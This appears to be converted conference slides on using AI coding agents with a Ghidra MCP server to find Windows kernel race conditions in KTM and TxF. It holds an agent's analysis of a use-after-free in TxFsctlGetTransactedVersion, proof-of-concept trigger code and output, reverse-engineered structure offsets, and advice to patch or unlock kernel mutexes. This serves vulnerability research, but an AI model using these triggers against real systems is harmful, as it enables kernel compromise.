
- Fixed POC to call *CommitTransactionAsync()*  
⇒ First Thread hits vulnerable function
- Several hours debugging  
⇒ Second Thread can't acquire Transaction mutex














I modified CrashTmpLogTransaction.c to call ReadOnlyEnlistment() in a second thread. While debugging, I used the breakpoints in TmpLogTransaction/breakpoints.md. I enforced blocking the vulnerable thread (thread 1) in TmpLogTransaction after the enlistment mutex is released. Then I trigger ReadOnlyEnlistment() in second thread, hoping to free the enlistment. Unfortunately, when ReadOnlyEnlistment() is called from userland, it hangs in the kernel when calling TmpAcquireTransactionMutex(txn); in TmpProcessNotificationResponse() and never returns. Can you find out why the Transaction mutex is locked already by the thread 1?

— Worked for 2m 02s —

- Thread 1 is the caller of NtCommitTransaction → TmCommitTransaction, and that path grabs the transaction mutex before it ever reaches TmpLogTransaction. You can see it in the MCP build at tm.sys:0x1c0012502:

```
TmCommitTransaction(_KTRANSACTION *txn, ...) {
 ...
 TmpAcquireTransactionMutex(txn); // grabs txn->Mutex (and the tree mutex)
 ...
 rc = TmpTxActionDoCommit(txn, ...); // this calls TmpLogTransaction while the lock is still held
 ...
b_release_exit:
 KeReleaseMutex(&txn->TreeTx->Mutex, 0);
 ...
}
```

Because of your WinDbg patch, the commit thread is still sitting inside TmpLogTransaction, and the TmpAcquireTransactionMutex taken above has never been released. When the helper thread calls ReadOnlyEnlistment, the kernel ends up in TmpProcessNotificationResponse → TmpAcquireTransactionMutex(txn), which tries to take the same mutex and blocks indefinitely: the mutex is already owned by thread 1 from TmCommitTransaction.

So the hang is expected—the KTM commit path intentionally serialises access to the transaction by holding the transaction mutex for the entire operation. Until thread 1 resumes and returns from TmCommitTransaction, thread 2 cannot acquire that mutex.

can you find another way to avoid the Transaction lock problem? I can think of 2 options: 1- thread1: do not use CommitTransactionAsync() to avoid the lock due to TmCommitTransaction being called. E.g. Rollback? Or other method to trigger the vulnerable code in TmpLogTransaction or 2- thread2: use a method to free the enlistment that does not lock the Transaction mutex. Can you let me know if there is any way to trigger this scenario?

Worked for 2m 21s

I dug through the MCP build to see where the lock comes from and what other APIs do.

- TmCommitTransaction (tm.sys:0x1c0012502) grabs the transaction lock up front with TmpAcquireTransactionMutex(txn); and doesn't release it until the call to TmpTxActionDoCommit() (which calls TmpLogTransaction) returns. Because your WinDbg patch suspends execution inside TmpLogTransaction, the mutex never gets released, so the helper thread's ReadOnlyEnlistment blocks when it also hits TmpAcquireTransactionMutex (via TmpProcessNotificationResponse).
- Every user-mode path that finalizes or transitions an enlistment—ReadOnlyEnlistment, CommitComplete, RollbackEnlistment, PrepareComplete, even CloseHandle through TmpRmDisconnectTransaction—funnels into TmpProcessNotificationResponse, and that routine also calls TmpAcquireTransactionMutex. So option #2 (free the enlistment through a different API) still collides with the same lock.
- The other callers of TmpLogTransaction (TmpTxActionDoRollback, TmpTxActionDoPrepareComplete, TmpForgetTransaction, etc.) are all reached through top-level KTM APIs (TmRollbackTransaction, TmPrepareEnlistment, ...) that likewise take the transaction mutex before dropping into the logging code.

Given those call chains, there is no standard user-mode API that both triggers TmpLogTransaction and leaves the transaction mutex unheld, nor is there an enlistment-finalizing call that avoids the mutex. To move forward you have to loosen the lock yourself—for example, use the debugger to invoke KeReleaseMutex(&txn->TreeTx->Mutex,0) once the logging thread is parked, or patch the kernel temporarily so TmCommitTransaction drops the mutex before entering TmpLogTransaction and reacquires it right before exiting. Without that sort of intervention the second thread will always hang while the first is stopped inside TmpLogTransaction.



# codex

```
$ codex
>_ OpenAI Codex (v0.57.0)

model: gpt-5-codex medium /model to change
directory: codex_work


To get started, describe a task or try one of these commands:

/init - create an AGENTS.md file with instructions for Codex
/status - show current session configuration
/approvals - choose what Codex can do without approval
/model - choose what model and reasoning effort to use
/review - review any changes and find issues


> Explain this codebase

100% context left · ? for shortcuts
```

# Ghidra




# WinDbg



*ntfs.sys (TxF)*

↕  
**Target VM**



### 3. TxF: *TxFsctlGetTransactedVersion()*?

> Can you analyse the transactional filesystem kernel driver (ntfs.sys) exposed by the GhidraMCP server and look for race condition vulnerabilities with pattern similar to the ones we have seen so far?

— Worked for 3m 51s —

- Dug into the TxF paths in ntfs.sys now that those binaries are in the MCP workspace. Found a solid race in `TxFsctlGetTransactedVersion` (FSCTL exposed to user mode): after dropping the global TxF resource it keeps using pointers into the transaction's version-list. Another thread can delete/reuse those `_TXF_VSCB` nodes, so the dispatcher dereferences freed pool-classic UAF. Wrote up the details (flow, window, exploitation) in `TxF_GetTransactedVersion/writeup.md`. Still reviewing other TxF entry points (e.g., `TxFSetupTransactionContext*`, `TxFsctlTransactionActive`) but haven't turned up a second issue yet; will keep at it.

```
`TxFsctlGetTransactedVersion` handles `FSCTL_TXFS_GET_TXF_INFO` (accessible via `DeviceIoControl`/
`NtFsControlFile`). It gathers per-file transactional state from the NTFS TxF runtime and returns a
`TXFS_GET_TFE_INFORMATION`-style structure to user mode. To do so it walks the TxF “version table” described in
US20050149525A1 Fig. 6 and US7512636 Fig. 6— each entry is materialised in memory as a `_TXF_VERSION_SCB`
containing the version ordinal, TxF sequence number, and linked-list hooks (`VersionLinks`, `PendingLinks`, etc.)
as captured in `TxF.h`.
```

The routine assumes that taking `_TXF_RM_LOG_CONTEXT::RmResource` (offset `0x88`) serialises access to that version table, but it never acquires or bumps any of the per-transaction ownership state. In particular, it:

- \* Chases the RM-wide list at `_TXF_RM_CONTEXT::VersionListHead` while also dereferencing each transaction's tail pointer (`_TXF_TRANSACTION_CONTEXT::VersionListTail`).
- \* Reads fields out of each `_TXF_VERSION_SCB` without holding the transaction's resource or incrementing `_TXF_VERSION_SCB::ReferenceCount`.

> Can you write a POC to trigger the vulnerability you detailed for TxfFsctlGetTransactedVersion?

```
C:\Users\IEUser\Desktop>TxF_GetTransactedVersion_PoC.exe
[*] TxF FSCTL_TXFS_GET_TXF_INFO race PoC
[*] Target file: C:\txf_poc\race.txt
[*] This PoC repeatedly mutates a transactional file
[*] Base file handle opened (0x0000000000000090)
[*] Transaction handle 0x0000000000000048, transactional file handle 0x000000000000004C
[*] Threads started. Press Enter to stop.
[qry] Query thread started; issuing FSCTL_TXFS_GET_TXF_INFO in a loop
[!] FSCTL not supported (err=1). Exiting query thread.
```

```
C:\Users\IEUser\Desktop>TxF_GetTransactedVersion_PoC.exe
[*] TxF FSCTL_TXFS_GET_TRANSACTED_VERSION race PoC
[*] Target file: C:\txf_poc\race.txt
[*] This PoC repeatedly mutates a transactional file
[*] Base file handle opened (0x000000000000008C)
[*] Transaction handle 0x0000000000000088, transactional file handle 0x0000000000000090
[*] Threads started. Press Enter to stop.
[qry] Query thread started; issuing FSCTL_TXFS_GET_TRANSACTED_VERSION in a loop
[mut] Mutator thread started; alternating transactional writes
[mut] iterations=1000 (next=rollback)
```

```
// Create file
HANDLE hInit = CreateFileW(kTestFile, ..., CREATE_ALWAYS, ...);
CloseHandle(hInit);

// Create transacted files
hTx = CreateTransaction(nullptr, nullptr, 0, 0, 0, 0, nullptr);
hQueryFile = CreateFileTransactedW(kTestFile, ..., hTx, ...);
hSeedFile = CreateFileTransactedW(kTestFile, ..., hTx, ...);

// Do operations on the file
WriteFile(hSeedFile, payload, (DWORD)strlen(payload), &written, nullptr)
FlushFileBuffers(hSeedFile);
SetFilePointer(hSeedFile, 0, nullptr, FILE_BEGIN);
SetFilePointer(hQueryFile, 0, nullptr, FILE_BEGIN);

// Trigger vulnerable function
ok = DeviceIoControl(hQueryFile,
 FSCTL_TXFS_GET_TRANSACTED_VERSION,
 nullptr,
 0,
 versionInfo,
 sizeof(versionInfo),
 &bytesReturned,
 nullptr);
```

can you write a TxF\_GetTransactedVersion/TxF.h header file that contains interesting structures related to the bug that I could use to improve the output in Ghidra manually myself later

#### Updated Plan

- **Identify relevant TxF structures and fields from writeup and binaries to include in header**
- Draft TxF.h with struct definitions, enums, and helper notes for Ghidra use
- Review header for accuracy and formatting before saving

- *Creating detailed TxF struct header with offsets and macros*

*I'll produce a well-commented header defining these TxF-related structures with byte-aligned fields, offsets, and helpful macros for flags and offsets. I want to ensure the structs have placeholders for unknown areas and include static asserts on key field offsets for accuracy while marking uncertain parts. This will help the user get a clear manual mapping for the reverse-engineered data.*

```
// _TXF_FILE_OBJECT is the IOCTL context used by TxfFsctlGetTransactedVersion.
struct _TXF_FILE_OBJECT {
 uint8_t Reserved0[0x18];
 NTFS_FCB *FsContext; // 0x18: target File Control Block
 TXF_TRANSACTION_SCB *FsContext2; // 0x20: handle-specific Stream Control Block
};
```

```
// NTFS_FCB (File Control Block) is the per-file NTFS structure; TxF attaches RM metadata here.
struct _NTFS_FCB {
 struct _FSRTL_COMMON_FCB_HEADER CommonHeader; // 0x00
 uint8_t Reserved0[0xB0-0x30]; // 0x30..0xAF: NTFS-managed FCB core (irrelevant to TxF enumeration)
 NTFS_FCB_HEADER *Header; // 0xB0: passed to NtfsAcquireSharedFcb when acquiring file locks
 uint8_t Reserved1[0x200 - 0xB8];
 TXF_RM_CONTEXT *TxfRmContext; // 0x200: per-file TxF Resource Manager context
};
```

```
// TXF_TRANSACTION_SCB ties a stream handle (SCB) to an enlisted transaction context.
struct _TXF_TRANSACTION_SCB {
 uint8_t Reserved0[0x4];
 uint32_t Flags; // 0x4: TXF_SCB_* bits; negative values skip version enumeration
 uint8_t Reserved1[0x40 - 0x8];
 TXF_RM_CONTEXT *RmContext; // 0x40: owning RM context (mirrors NTFS_FCB->TxfRmContext)
 uint8_t Reserved2[0x50 - 0x48];
 TXF_TRANSACTION_CONTEXT *TransactionContext; // 0x50: shared per-transaction state for this handle
 uint8_t Reserved3[0x140 - 0x58];
 TXF_FCB *TxfFcb; // 0x140: per-stream TxF FCB wrapper (TxF-specific metadata)
};
```

```
> using the ghidra mcp server, improve the decompiler output of TxF_GetTransactedVersion/writeup.md "# MCP Decompiler Output" section with better variable names and types so I can more easily understand what the function is doing
```

- Updated Plan

- ↳ *The scope shifted to TxF\_GetTransactedVersion/writeup.md, so adjusting plan accordingly.*

- Inspect TxF\_GetTransactedVersion/writeup.md to locate "# MCP Decompiler Output" and review current pseudocode
    - Use Ghidra MCP server to retrieve the function decompilation and rename variables/types for clarity
    - Update writeup.md with the improved decompiler output and verify formatting

- Called `ghidraMCP.rename_variable({"function_address":"0x1c027ed88","old_name":"param_1","new_name":"IrpContext"})`

```
t"}})
Variable renamed
```

- Called
  - ↳ `ghidraMCP.rename_variable({"function_name":"TxFsctlGetTransactedVersion","old_name":"param_3","new_name":"OutputBufferSize"})`Variable renamed

- Called
  - ↳ `ghidraMCP.rename_variable({"function_name":"TxFsctlGetTransactedVersion","old_name":"param_4","new_name":"VersionInfoOut"})`Variable renamed

Called

```

 /* Walk transaction's version list */
txVersionTail = *(TXF_VERSION_SCB **) &txfrScb->TransactionContext->WriterReferenceCount;
txVersion = rmContext->VersionListHead;
while(true) {
 /* Reads fields out of each `_TXF_VERSION_SCB` without holding the
 transaction's resource or incrementing `_TXF_VERSION_SCB.ReferenceCount`.
 */
 if ((txVersion->VersionOrdinal == 0) && ((txVersion->VersionFlags & 0x20041) == 1)) {
 visibleVersionCount = visibleVersionCount + 1;
 }

 /* */
 if (txVersion == txVersionTail) break;
 txVersion = (TXF_VERSION_SCB *) (txVersion->VersionLinks).Flink;
}

/* writes into output structure */
*VersionInfoBuffer = rmContext->ActiveTransactionCount - visibleVersionCount;
*(uint16_t *) (VersionInfoBuffer + 2) = txVersionTail->VersionOrdinal;
VersionInfoBuffer[1] = rmContext->ActiveTransactionCount;

```

```
> trigger/TxF_GetTransactedVersion_Trigger.cpp: modify this file in order to have multiple transacted versions before I call
DeviceIoControl(FSCTL_TXFS_GET_TRANSACTED_VERSION)
```

```
// Do operations on the file
WriteFile(hSeedFile, payload, (DWORD)strlen(payload), &written, nullptr);
DeviceIoControl(hQueryFile, FSCTL_TXFS_CREATE_MINIVERSION, ...);
FlushFileBuffers(hSeedFile);
DeviceIoControl(hQueryFile, FSCTL_TXFS_CREATE_MINIVERSION, ...);
SetFilePointer(hSeedFile, 0, nullptr, FILE_BEGIN);
DeviceIoControl(hQueryFile, FSCTL_TXFS_CREATE_MINIVERSION, ...);
SetFilePointer(hQueryFile, 0, nullptr, FILE_BEGIN);
```

> Can you write code to check which FSCTLs related to transactional filesystem can be called without an error?

```
C:\Users\IEUser\Desktop>test_fsctl_txfs_ioctls.exe
```

```
Testing TxF FSCTLs against C:\txf_poc\test.txt
```

```
[-] FSCTL_TXFS_START_RM failed DeviceIoControl (err=50): The request is not supported.
[-] FSCTL_TXFS_SHUTDOWN_RM failed DeviceIoControl (err=6803): The specified directory does not contain a resource manager.
[-] FSCTL_TXFS_ROLLFORWARD_REDO failed DeviceIoControl (err=50): The request is not supported.
[-] FSCTL_TXFS_ROLLFORWARD_UNDO failed DeviceIoControl (err=50): The request is not supported.
[-] FSCTL_TXFS_GET_METADATA_INFO failed DeviceIoControl (err=6816): There is no transaction metadata on the file.
[+] FSCTL_TXFS_GET_TRANSACTED_VERSION succeeded (bytes returned=16)
[-] FSCTL_TXFS_CREATE_MINIVERSION failed DeviceIoControl (err=50): The request is not supported.
[-] FSCTL_TXFS_CREATE_AND_SWAP_MINIVERSION failed DeviceIoControl (err=5): Access is denied.
[-] FSCTL_TXFS_READ_BACKUP_INFORMATION failed DeviceIoControl (err=6816): There is no transaction metadata on the file.
[-] FSCTL_TXFS_WRITE_BACKUP_INFORMATION failed DeviceIoControl (err=87): The parameter is incorrect.
[-] FSCTL_TXFS_READ_BACKUP_INFORMATION2 failed DeviceIoControl (err=6816): There is no transaction metadata on the file.
[-] FSCTL_TXFS_WRITE_BACKUP_INFORMATION2 failed DeviceIoControl (err=87): The parameter is incorrect.
[-] FSCTL_TXFS_GET_TRANSACTED_VERSION64 failed DeviceIoControl (err=1): Incorrect function.
[-] FSCTL_TXFS_SAVEPOINT_INFORMATION failed DeviceIoControl (err=6): The handle is invalid.
[-] FSCTL_TXFS_WRITE_BACKUP_INFORMATION64 failed DeviceIoControl (err=1): Incorrect function.
[-] FSCTL_TXFS_GET_FULL_METADATA_INFO failed DeviceIoControl (err=1): Incorrect function.
[-] FSCTL_TXFS_READ_METADATA_INFO failed DeviceIoControl (err=1): Incorrect function.
[-] FSCTL_TXFS_GET_ROOT_PATH failed DeviceIoControl (err=1): Incorrect function.
[-] FSCTL_TXFS_GET_NOTIFICATION failed DeviceIoControl (err=5): Access is denied.
[-] FSCTL_TXFS_GET_STATUS failed DeviceIoControl (err=1): Incorrect function.
[-] FSCTL_TXFS_FORMAT_COMPACT failed DeviceIoControl (err=87): The parameter is incorrect.
```

# Cost?

Saturday 8 November

£9.62



OpenAI

4.85

\$6.35



OpenAI

4.77

\$6.24

Wednesday 12 November



OpenAI

4.65

\$6.10

Yesterday

£8.86



OpenAI

4.80

\$6.28




OpenAI

4.06

\$5.32

November budget


**\$25.60 / \$120**



Resets in 17 days. [Edit budget](#)

Total tokens

**114,994,612**




Total requests

**1,486**




More than ever before,  
You **CAN** find  
vulnerabilities.



# Questions?

Ask us a question and get an **EXCLUSIVE** autographed MTG card after the talk!



# References - What is KTM?

- Slides 8-9: By Developers. Transactional Vista: Kernel Transaction Manager and friends (TxF, TxR) → <https://www.youtube.com/watch?v=JQS4Z8NJaWo>
- Slides 10 & 11: Diagrams userland/kernel KTM. OffensiveCon 2020 → [https://web.archive.org/web/20200709052518/https://research.nccgroup.com/wp-content/uploads/2020/02/cve\\_2018\\_8611\\_windows\\_ktm\\_exploitation\\_offensivecon2020.pdf](https://web.archive.org/web/20200709052518/https://research.nccgroup.com/wp-content/uploads/2020/02/cve_2018_8611_windows_ktm_exploitation_offensivecon2020.pdf)
- Slides 16-17: KTM cookies table → <https://www.nccgroup.com/research-blog/cve-2018-8611-exploiting-windows-ktm-part-15-introduction/>

# References - Bug 1

- Increment primitive in KeReleaseMutex (DWORD):  
<https://www.nccgroup.com/uk/research-blog/cve-2018-8611-exploiting-windows-ktm-part-45-from-race-win-to-kernel-read-and-write-primitive/#initial-kernel-address-revelation>
- Write 0 primitive in KeReleaseMutex (size\_t):  
<https://www.nccgroup.com/uk/research-blog/cve-2018-8611-exploiting-windows-ktm-part-55-vulnerability-detection-and-a-better-readwrite-primitive/#the-0-value-overwrite-primitive>
- Windows Kernel Exploitation Training
  - <https://ezseclab.com/>
  - [https://p.ost2.fyi/courses/course-v1:OpenSecurityTraining2+Exp4011\\_Windows\\_Kernel\\_UAF\\_KTM+2023\\_v1/about](https://p.ost2.fyi/courses/course-v1:OpenSecurityTraining2+Exp4011_Windows_Kernel_UAF_KTM+2023_v1/about)
  - [https://gitlab.com/opensecuritytraining/exp4011\\_windows\\_kernel\\_exploitation/](https://gitlab.com/opensecuritytraining/exp4011_windows_kernel_exploitation/)

# References - Bugs 2 and 3

- Slide 22: Do Not Find Bugs; Bugs Find You by Satoshi Tanda  
<https://github.com/tandasat/tandasat.github.io/blob/main/presentations/BSidesVancouver2024/presentation.pdf>
- Slide 30: “Whenever you’re reversing a component, you’re constantly being told your understanding of the code base is wrong”. *I adapted this quote from Mark Dowd’s keynote in OffensiveCon22.*  
<https://youtu.be/7Ysy6iA2sqA?si=PQtpPC-cWoATeShn&t=271>
- Slide 44: *I learned about CloseProcedure from Yarden Shafir’s great article:*  
<https://windows-internals.com/thread-and-process-state-change/>
- OffensiveCon slides:  
